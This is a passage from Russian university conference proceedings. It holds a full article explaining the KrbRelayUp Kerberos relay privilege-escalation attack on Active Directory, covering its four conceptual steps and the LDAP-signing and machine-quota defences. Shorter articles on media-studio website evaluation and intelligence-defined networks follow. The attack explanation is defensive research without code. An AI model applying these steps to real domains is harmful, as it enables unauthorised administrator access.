4. Northwood, C. The Full Stack Developer: Your Essential Guide to the Everyday Skills Expected of a Modern Full Stack Web Developer. UK, Manchester : APress, 2018. 365 p.
5. АСУ для швейного производства [Электронный ресурс]. 2020. URL: <https://pro-capitalist.ru/blogi/asu-dlya-shvejnogo-proizvodstva> (дата обращения: 10.03.2023).

6. TypeScript: Documentation – React. 2023. URL: <https://www.typescript-lang.org/docs/handbook/react.html> (дата обращения 10.03.2023).

7. Парсинг для взрослых или Инфраструктура для промышленного парсинга. 2022. URL: <https://habr.com/ru/post/662928/> (дата обращения 10.03.2023).

*Статья представлена заведующим кафедры ИУС СПбГУТ,  
доктором технических наук, профессором Л. К. Птицыной.*

**УДК 004.056**  
**ГРНТИ 81.93.29**

## **АТАКА ПОВЫШЕНИЯ ПРИВЕЛЕГИЙ С ИСПОЛЬЗОВАНИЕМ РЕТРАНСЛЯЦИИ АУТЕНТИФИКАЦИИ KERBEROS**

**П. С. Зылева, И. Е. Пестов, И. С. Тремель, У. С. Юрова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Наиболее популярной службой каталогов на данный момент является Active Directory. Данная служба каталогов позволяет применять групповые политики на все множество устройств и учетных записей компании, что помогает администратору обеспечить настройку рабочей среды пользователя, своевременную установку обновлений операционной системы и многое другое. В связи с популярностью Active Directory на рынке и отсутствием серьезных конкурентов злоумышленники находятся в постоянном поиске уязвимостей данной службы каталогов. В данное время ни одна конференция, посвящённая информационной безопасности, не обходится без докладов по данной теме. Тема уязвимостей протокола LDAP и LDAP-каталога Active Directory остается актуальной, несмотря на постоянное усовершенствование операционных систем Windows в сфере безопасности.*

*LDAP протокол, ActiveDirectory, аутентификация, ретрансляция, протокол Kerberos, KrbRelayUp, делегация, атака, уязвимость.*

Служба каталогов – сетевой сервис, представляющий собой средства для централизованного контроля над всеми компонентами сетевой инфраструктуры, должна состоять из базы данных с вышеупомянутыми компонентами и механизма для доступа к ней. Под средствами для централизованного управления следует, в первую очередь, понимать такие функции, как создание учетных записей пользователей, их настройку, удаление и предоставление общего доступа к ресурсам, и распространение сетевых политик для отдельных объектов или групп объектов.

LDAP (*Lightweight Directory Access Protocol*) – это открытый, кросс-платформенный протокол прикладного уровня, используемый для аутентификации таких служб каталогов как Active Directory, а также для хранения и получения данных из каталогов с иерархической структурой.

Наиболее распространённой уязвимостью LDAP является механизм авторизации для повышения привилегий. Получение злоумышленником доступа к данным и функциям, которые предназначены для учётных записей с более высокими привилегиями – большая угроза, которая возникает в результате ошибок в параметрах настройки средств разграничения доступа. Реализация данной угрозы возможна при наличии у нарушителя каких-либо привилегий в системе, вызванных ошибками в конфигурации. Одним из инструментов для осуществления атаки для получения повышенных привилегий, является KrbRelayUp (*Kerberos Relay Up*), который осуществляет создание учетной записи компьютера и ее использование для выполнения атаки Kerberos Relay на контроллер домена с отключенной подписью LDAP [1].

Первоначально KrbRelayUp поддерживал только один метод, основанный на использовании преимуществ ограниченного делегирования на основе ресурсов (*Resource-Based Constrained Delegation, RBCD*); позже он добавил несколько дополнительных методов атаки [2].

#### *Понимание атаки: что такое ограниченное делегирование на основе ресурсов*

Делегирование используется в том случае, когда учетная запись сервера или службы выдает себя за другого пользователя. RBCD представляет собой ключ к атаке KrbRelayUp, позволяя инструменту выдавать себя за администратора и в итоге запускать код от системной учетной записи взломанного устройства.

Корпоративные сети на базе Windows используют сетевые протоколы проверки подлинности для реализации аутентификации, такие как NT Lan Manager (NTLM) и Kerberos. Эти протоколы позволяют пользователям домена беспрепятственно подключаться к корпоративным ресурсам без необходимости многократно вводить свои пароли. Это работает благодаря процессу локального администратора безопасности (*Local Security Authority, LSA*) компьютера, который сохраняет учетные данные при первой аутентификации пользователя. Затем LSA может еще раз использовать эти учетные данные для сетевой аутентификации, не требуя вмешательства пользователя [3].

Однако, обычные клиенты для сетевых протоколов, таких как HTTP или SMB, должны автоматически выполнять аутентификацию без взаимодействия с пользователем, в противном случае это противоречит цели избегания запроса учетных данных.

Эта автоматическая аутентификация небезопасна, так как злоумышленник может обманом убедить пользователя подключиться к серверу, которым он управляет, и запустить процесс аутентификации на стороне клиента. После чего нарушитель может использовать эту информацию для аутентификации в несвязанной службе, что позволит ему получить доступ к ресурсам этой службы от имени пользователя. Это и есть атака ретрансляции аутентификации [4].

### *Ограниченное делегирование на основе ресурсов*

Первоначально только пользователи с ролью SeEnableDelegation могли настраивать делегирование, обычно это администраторы домена. Эти администраторы домена могут управлять ресурсами и определять, какие удостоверения могут действовать от имени другого ресурса. Для этого они обновляют свойство msDS-AllowedToDelegateTo учетной записи пользователя или устройства. Это свойство содержит список всех уникальных идентификаторов (*Service Principal Name, SPN*), которым этот объект может делегировать или действовать от имени.

Однако по мере расширения организаций администраторы пытались справиться со всеми требованиями к делегированию, что привело к необходимости нового типа делегирования: на основе ресурсов. Например, в организации с несколькими файловыми серверами, которые все доверяют веб-серверу для делегирования, администратору придется изменить приоритет msDS-AllowedToDelegateTo на всех разных файловых серверах, чтобы ввести второй веб-сервер. При делегировании на основе ресурсов список доверенных компьютеров хранится на принимающей стороне. Таким образом, в нашем примере изменение настроек потребуется только для вновь созданного сервера.

### *Неподписанные атаки LDAP и ретрансляции*

Чтобы метод RBCD инструмента KrbRelayUp работал, протокол LDAP не должен использовать подпись для связи между клиентами LDAP и контроллерами домена. Хотя этот параметр по-прежнему используется по умолчанию в Windows, рекомендуется настроить LDAP для использования привязки и подписи канала LDAP.

LDAP является одним из основных протоколов, который службы каталогов применяют для запроса и доступа к содержимому каталога. По умолчанию LDAP уязвим для атак с ретрансляцией учетных данных. Например, при атаке с ретрансляцией учетных данных веб-сервер, запрашивающий пароль для входа, получит свой запрос от злоумышленника, переданного авторизованному клиенту. Затем злоумышленник передает ответ клиента, содержащий правильный пароль, обратно на сервер, тем самым выполняя

вход. После входа злоумышленник получает те же разрешения, что и пользователь, учетные данные которого были переданы.

Если требуется подпись LDAP, каждый запрос к серверу должен быть криптографически подписан. В этом случае злоумышленник все еще может передать запрос на вход и ответ, но все дальнейшие запросы от него будут проигнорированы, так как каждый запрос должен быть подписан, а у злоумышленника нет необходимых ключей для выполнения этой операции [5].

### *Ms-DS-MachineAccountQuota*

Последней ключевой концепцией метода RBCD инструмента KrbRelayUp является атрибут ms-DS-MachineAccountQuota, который есть у всех объектов User Active Directory. По умолчанию для этого атрибута установлено значение 10, это означает, что у любого пользователя в Active Directory есть возможность создавать до 10 связанных с ним учетных записей компьютеров. Законное использование этого атрибута состоит в том, чтобы позволить пользователям иметь несколько принадлежащих им устройств в сети, которыми они затем могут управлять. Однако, если у скомпрометированного пользователя нет 10 реальных устройств, связанных с его учетной записью, злоумышленник может создать учетную запись для несуществующего устройства, которое будет объектом в Active Directory. Эта поддельная учетная запись компьютера не связана с реальным устройством, но может выполнять запросы проверки подлинности Active Directory.

### *Схема атаки KrbRelayUp*

Чтобы запустить атаку методом RBCD KrbRelayUp, злоумышленник выполняет четыре основных шага:

#### **Шаг 1. Приобретение подходящего ресурса.**

Злоумышленник сначала получает ресурс, пригодный для использования в качестве источника RBCD. Есть несколько способов получить такой ресурс; самый простой способ — создать новую учетную запись компьютера, как обсуждалось выше.

#### **Шаг 2. Изменение атрибута ms-DS-AllowedToActOnBehalfOf-OtherIdentity.**

Затем злоумышленник добавляет свой ресурс в список доверенных ресурсов текущего устройства. Для этого злоумышленник запускает сеанс LDAP и передает учетные данные текущего устройства на сервер LDAP.

Новый инструмент KrbRelayUp реализует этот шаг с помощью следующих двух небольших последовательных действий:

1. Аутентифицируется в службе LDAP, иницируя и выполняя ретрансляционную атаку Kerberos.

2. Редактирует атрибут `msDS-AllowedToActOnBehalfOfOtherIdentity`, чтобы добавить ресурс злоумышленника в список сущностей, которым разрешено делегировать целевое устройство.

### **Шаг 3. Получение привилегированного билета.**

Здесь злоумышленник использует свой контроль над своим ресурсом, полученным на первом этапе, с доверием к своему ресурсу, полученному на втором этапе. Таким образом, локальное устройство доверяет ресурсу злоумышленника для запроса билета, адресованного узлу SPN в качестве администратора домена. Запрос выполняется, притворяясь ресурсом злоумышленника, и состоит из трех запросов:

1. AS-Req – запрос на создание билета на предоставление билетов (TGT) для олицетворенного ресурса злоумышленника.

2. S4U2self – запрос на создание билета службы предоставления билетов (TGS) от администратора к ресурсу.

3. S4U2proху – запрос на создание билета TGS для SPN узла в качестве администратора, делегирующего им доступ через олицетворенный ресурс.

После этого шага у злоумышленника есть действующий билет для локального устройства, который позволяет выдавать себя за администратора.

### **Шаг 4. Использование привилегированного билета.**

Последний шаг использует недавно полученный билет злоумышленника для запуска кода на устройстве. В ходе атаки, опубликованной в Интернете, диспетчеру управления службами (SCM) предлагается создать новую службу с системными разрешениями [6].

## *Защита от атак `KrbRelayUp` посредством скоординированной защиты от угроз*

Чтобы уменьшить влияние этой угрозы `KrbRelayUp`, организациям следует применять приведенные ниже меры.

– Администраторам рекомендуется включить подпись LDAP для серверов и активирования EPA, что позволит обезопасить передачу данных между контроллерами домена AD и клиентами LDAP. Поскольку каждый запрос к серверу необходимо криптографически подписать, нарушитель по-прежнему сможет передать его на вход и ответ, но все его последующие запросы будут проигнорированы.

– Для усложнения использования атрибута в хакерских атаках организациям предложено установить 0 в качестве атрибута `ms-DS-MachineAccountQuota`, что блокирует пользователям, не имеющим привилегий администратора возможность добавлять в домен новые устройства. По умолчанию для этого атрибута установлено значение 10, это означает, что у любого пользователя в Active Directory есть возможность создавать до 10 связанных с ним учетных записей компьютеров.

### *Заключение*

В настоящее время Active Directory является одним из самых распространенных инструментов управления доступом на рабочих устройствах и ресурсах в корпоративной среде, что влияет на поиск уязвимостей в данной системе и в LDAP и создание все новых атак – протоколе, на основе которого работает ИС. За последнее время уязвимость злоупотребления ограниченным делегированием KrbRelayUp, сочетающая в себе элементы для злоупотребления Kerberos, стала одной из самых обсуждаемых тем в сообществе информационной безопасности.

Поэтому организациям, использующим Active Directory, важно предпринять ряд мер, которые были рассмотрены в данной статье, для защиты от возможных атак ограниченного делегирования на основе ресурсов Kerberos.

### **Список используемых источников**

1. Гельфанд А. М., Ложкина А. А. Краткий анализ российских и зарубежных банков уязвимостей // Технологии информационного общества. 2021. С. 153–155.
2. Гельфанд А. М. и др. Исследование распределенного механизма безопасности для устройств интернета вещей с ограниченными ресурсами // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IX Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2020. Т. 1. С. 321–326.
3. Красов А. В., Радынская В. Е., Тасюк А. А. Kerberos, защита данных в big data // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VIII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2019. Т. 1. С. 596–601.
4. Катасонов А. И., Цветков А. Ю. Анализ механизмов разграничения доступа в системах специального назначения // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IX Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2020. Т. 1. С. 563–568.
5. Сахаров Д. В. и др. Исследование механизмов обеспечения защищенного доступа к данным, размещенным в облачной инфраструктуре // Научно-технические исследования Земли. 2017. Т. 9. №. 2. С. 40–46.
6. Цветков А. Ю. Анализ существующих методов атак типа переполнения буфера на операционные системы семейства microsoft // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VIII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2019. Т. 1. С. 751–756.
7. Гельфанд А. М. и др. Интернет вещей (ИОТ): угрозы безопасности и конфиденциальности // Актуальные проблемы инфотелекоммуникаций в науке и образовании. X Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2021. Т. 1. С. 215–220.

УДК 004.055  
ГРНТИ 20.51.15

## РАЗРАБОТКА WEB-КОНТЕНТА МЕДИАСТУДИИ

Д. Д. Зырянов, Т. В. Мусаева

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Качественный визуальный web-контент оптимизирует решения бизнес-задач, экономит время для восприятия данных и позволяет принимать правильные решения, способствующие развитию компаний. Однако, зачастую, созданный web-контент для медиастудии может не учитывать некоторые нюансы и допускает грубые ошибки в визуализации, что в первую очередь затрудняет возможное сотрудничество с клиентом. web-контент должен быть лаконичным, содержательным, понятным простому пользователю. В статье определены критерии для оценивания сайта, проанализирован рынок аналогов, перечислены частые проблемы при создании web-контента и инструменты их создания.*

*контент, web-сайт, медиа студия, мультимедиа, визуализация, инфографика. интерактивность.*

В настоящее время среда Интернет становится все более важным и необходимым инструментом для успеха бизнеса. Многие компании обращаются к медиа-студиям для проектирования и разработки своего контента. Медиа-студии стали важной частью стратегий по привлечению аудитории и продвижению бизнеса. Поэтому, при создании контента необходимо учесть целевую аудиторию и цели клиента, определить лучший способ доставки, например, ведение социальных сетей.

Медиастудия – это креативное агентство, предоставляющее клиентам услуги по созданию контента, который может включать интерактивные и полезные сайты, видеоролики, подкасты и другие формы мультимедиа.

Основная задача медиа-студии заключается в создании качественного информативного контента, отвечающего требованиям юзабилити. Цель разработки web-сайта медиа-студии заключается в создании красивой визуальной части и интерактивного контента, который привлекает внимание пользователей и побуждает их исследовать и взаимодействовать с ним. Этот тип контента можно использовать для продвижения продуктов, услуг и информирования потенциальных клиентов.

Критерии оценивания сайтов необходимы для оценки качества сайта. Они помогают понять, насколько хорошо спроектирован сайт и насколько хорошо он работает. Критерии оценивания могут включать в себя как



оценку контента сайта, так и его дизайна, функциональности и интерактивности. Это помогает лучше понять, какие изменения и доработки требуются для создания лучшего сайта.

Рассмотрим список важных критериев для оценивания качества контента, представленных в таблице 1.

Для распределения приоритетов коэффициенты распределены по 10 критериям и представлены в таблице 1, с учетом данных научных статей и [1] и литературы [2, 3, 4, 5].

ТАБЛИЦА 1. Распределение критериев

№ критерия	Наименование критерия	Коэффициент оценки в %
1	Структура сайта	15
2	Интуитивность	15
3	Навигация	13
4	Визуальное оформление	7
5	Интерактивность	12
6	Информативность	10
7	Инфографика	10
8	Содержательность	10
9	Актуальность	5
10	Скорость загрузки сайта	3
	<b>Итого</b>	100

Для разработки качественного web-сайта предварительно был проведен анализ рынка конкурентов, с целью выявления положительных и отрицательных решений. Данные получены исходя из анализа сайтов по критериям таблицы 1.

Для сравнения конкурентов-аналогов были выбраны следующие сайты медиа-студий, расположенные в порядке от лучшего решения к худшему:

- MADMEN;
- White Media;
- ONE MEDIA;
- Breeze Media Group.

Рассмотрим полученные данные анализа сайта «MADMEN», представленного на рис. 1. В первую очередь, внимание привлекает лаконичный и современный дизайн в стиле минимализма. На главной странице наглядно показана информация о том, чем занимается данная компания. Информация структурирована четко и ясно. Сайт «MADMEN» в итоге набрал 89,4 из 100 баллов.




Рис. 1. Интерфейс сайта «MADMEN» [6]

Далее, рассмотрим полученные данные анализа сайта «White Media», представленного на рис. 2.



Рис. 2. Интерфейс сайта «White Media» [7]

При исследовании контента была выявлена следующая информация:

- сайт выполнен в стиле минимализма;
- актуальная информация обновляется в разделе «Статьи», что говорит об актуальности контента;
- в разделе о контактах много текста в пределах маленького пространства;
- наличие двух номеров телефона и адресов двух электронных почт создает сложное восприятие информации и путаницу;
- недостаток визуальной составляющей (фото, видео).

Сайт «White Media» получил в совокупности 79,6 из 100 баллов.

Проанализируем данные анализа сайта «ONE MEDIA» представленные на рис. 3.




Рис. 3. Интерфейс сайта «ONE MEDIA» [8]

Данный сайт имеет довольно сдержанные цвета в монохромном стиле, который не привлекает клиентов, посещающих сайт. Фотографии, представленные на главной странице плохого качества, что в целом влияет на сам контент. Стоит отметить, что домен сайта имеет другое название, на сайте используется не защищенный протокол HTTP, что вызывает недоверие к данной организации. Это как раз может негативно сказаться на привлечение новой аудитории. В результате оценки сайт «ONE MEDIA» набрал 72,2 баллов из 100.

Рассмотрим полученные данные анализа сайта «Breeze Media Group» представленного на рис. 4.




Рис. 4. Интерфейс сайта «Breeze Media Group» [9]

При открытии сайта, сразу можно отметить долгую загрузку. Также, текст сбивается, поэтому структура сайта страдает. На главной странице

представлены картинки, которые имеют не лучшее качество. Таким образом, сайт «Breeze Media Group» получает худшую отметку 65,3 из 100 баллов.

В таблице 2 представлена сравнительная информация по результатам оценки четырех рассмотренных сайтов.

ТАБЛИЦА 2. Сравнение сайтов

№ критерия	Коэффициент оценки в %	Оценка сайтов в %			
		MADMEN	White Media	ONE MEDIA	Breeze Media Group
1	15	9	7	7	6
2	15	8	8	6	7
3	13	9	7	7	6
4	7	9	7	3	3
5	12	10	7	6	8
6	10	10	9	8	6
7	10	8	8	3	4
8	10	9	10	10	10
9	5	9	10	3	9
10	3	8	9	9	6
<b>Итого</b>	100	89,4	79,6	72,2	65,3

Сравнивая четыре сайта медиа-студий, можно отметить следующие частые проблемы:

- в структуре;
- навигации;
- визуальном оформлении;
- информативности (отсутствие контактов или карты).

Текущий анализ позволит разработать сайт, который будет удовлетворять всем критериям качества. Например, добавить возможность контакта между менеджером и покупателем посредством создания чата, добавление карты магазина, который поможет пользователям быстро ориентироваться в местоположении магазина. Осуществление комфортной навигации и добавление качественных элементов, например, фото и видео.

Содержание сайта медиа-студии должно быть актуальным и интересным, предоставлять информацию о бизнесе, продуктах и услугах медиа-студии. Дизайн сайта должен быть удобным и понятным, а также соответствовать актуальным трендам. Функциональность должна быть максимально полной и предоставлять потребителям возможность находить информацию

и взаимодействовать с ней. Интерактивность должна быть высокой, и медиа-студия должна предоставлять потребителям возможность иметь обратную связь.

#### Список используемых источников

1. Такташин Д. В, Исляев Р. С. Критерии, используемые для оценки качества веб-ресурсов [Электронный ресурс] // Журнал «Технические науки». 2017. № 3. URL: <https://web.snauka.ru/issues/2017/03/80002> (дата обращения 21.03.2023).
2. Сырых Ю. А. Современный веб-дизайн. Эпоха Веб 3.0. М. : ООО «Вильямс», 2013. 368 с.
3. Анализ и подготовка контента при создании сайта. URL: <https://tilda.education/articles-content-firs> (дата обращения 24.02.23)
4. Джейсон Б. Веб-дизайн: Руководство разработчика. СПб. : Питер, 2012. 224 с.
5. Топ-35 ошибок юзабилити и дизайна сайта. URL: <https://blog.promopult.ru/sales/top-35-oshibok-yuzabiliti-i-dizajna-sajta.html> (дата обращения 22.02.23).
6. Сайт «MADMEN». URL: <https://madmen-production.ru/> (дата обращения 21.02.2023).
7. Сайт «White Media»]. URL: <https://whitemedia.studio/> (дата обращения 21.02.2023).
8. Сайт «ONE MEDIA». URL: <http://s1media.ru/> (дата обращения 21.02.23).
9. Сайт «Breeze Media Group». URL: <https://breezemg.com/> (дата обращения 21.02.2023).

УДК 621.391

ГРНТИ 49.33.29

## ОСОБЕННОСТИ ПОСТРОЕНИЯ ИНТЕЛЛЕКТУАЛЬНО-ОПРЕДЕЛЯЕМЫХ СЕТЕЙ СВЯЗИ

**А. Ю. Иванов<sup>1</sup>, В. И. Комашинский<sup>1</sup>, В. И. Татаринов<sup>2</sup>**

<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

<sup>2</sup>Военная орденов Жукова и Ленина Краснознаменная академия связи  
имени маршала Советского Союза С. М. Буденного

*В статье представляется концепция построения перспективных инфокоммуникационных сетей связи – интеллектуально-определяемых. Данные сети будут характеризоваться широким внедрением технологий искусственного интеллекта во все элементы сети и уровни стека протоколов. Представлена логическая и физическая архитектура интеллектуально-определяемых сетей, их особенности и отличия от традиционных систем.*

*инфокоммуникационные сети связи, программно-определяемые сети, искусственный интеллект, сети связи следующего поколения.*

### Введение

Телекоммуникационные системы и сети являются одной из самых быстро развивающихся и прогрессирующих направлений. Такое развитие связано в первую очередь с конвергенцией передовых технологий, так конвергенция аналоговых систем передачи с цифровыми системами преобразований позволила создать новые проводные и беспроводные цифровые сети связи. Разработка вычислительной техники привела к их конвергенции с цифровыми системами, что способствовало формированию сетей с пакетной коммутацией. В последующем появилась возможность усовершенствовать пакетные сети до программно-конфигурируемых сетей (рис. 1).



Рис. 1. Эволюция телекоммуникационных сетей

В беспроводных сетях конвергенция мобильной голосовой и цифровой радиосвязи и мобильного интернета с радиочастотной технологией повышенной пропускной способности, адаптированной к протоколу IP, позволили сформировать сети пятого поколения (5G).

Таким образом, мы видим, как телекоммуникационные сети стали ключевым фактором в развитии экономики, бизнеса и всего общества [1].

При этом, в последние годы, в телекоммуникационных системах обострились противоречия, связанные с [2]:

- быстрорастущей сложностью инфокоммуникационных сетей и традиционным использованием в системе управления людей-операторов;
- появлением новых типов взаимодействий (между людьми (пользователи) и искусственными автономными интеллектуальными устройствами) и применением традиционных протоколов управления;
- использованием нового класса автономных пользователей (робототехнические комплексы различного базирования, автономные интеллектуальные системы) и применением традиционных технологий их обслуживания и подключения



Преодоление данных противоречий возможно за счет применения интеллектуальных систем управления, которые станут основой к формированию новой парадигмы будущих сетей связи – интеллектуально – определяемых сетей связи (ИОС) [3]. Внедрение ИОС будет рассматриваться как один из этапов постепенного перехода от цифровой эпохи к интеллектуальной.

### Структура физической архитектуры

В ИОС физическая архитектура состоит из подсистемы интеллектуальных сетевых и клиентских устройств, подключаемых между собой с помощью различных каналов связи, а также подсистемы управления сетью, в которую входит подсистема сбора данных, знаний и информации, подсистемы синтеза решений, аналитической и исполнительной подсистемами (рис. 2).




Рис. 2. Физическая архитектура ИОС

Подсистема сбора данных, информации и знаний осуществляет непрерывное наблюдение за состоянием всех элементов сети, внешней среды и происходящих изменениях в системе. Аналитическая подсистема производит селекцию всего потока информации, которая затем поступает в подсистему синтеза решений, где на основе имеющейся базы знаний, правил и данных и принимается оптимальное решение, которое реализуется исполнительной подсистемой.

*Структура логической архитектуры*

В логической архитектуре ИОС (рис. 3), помимо традиционной плоскости цифрового управления и плоскости пользователей используется новый уровень – плоскость искусственного интеллекта, обеспечивающая межуровневое (кросс-уровневое) взаимодействие всей архитектуры сети. Таким образом, элементы искусственного интеллекта внедряются во все уровни логической архитектуры.

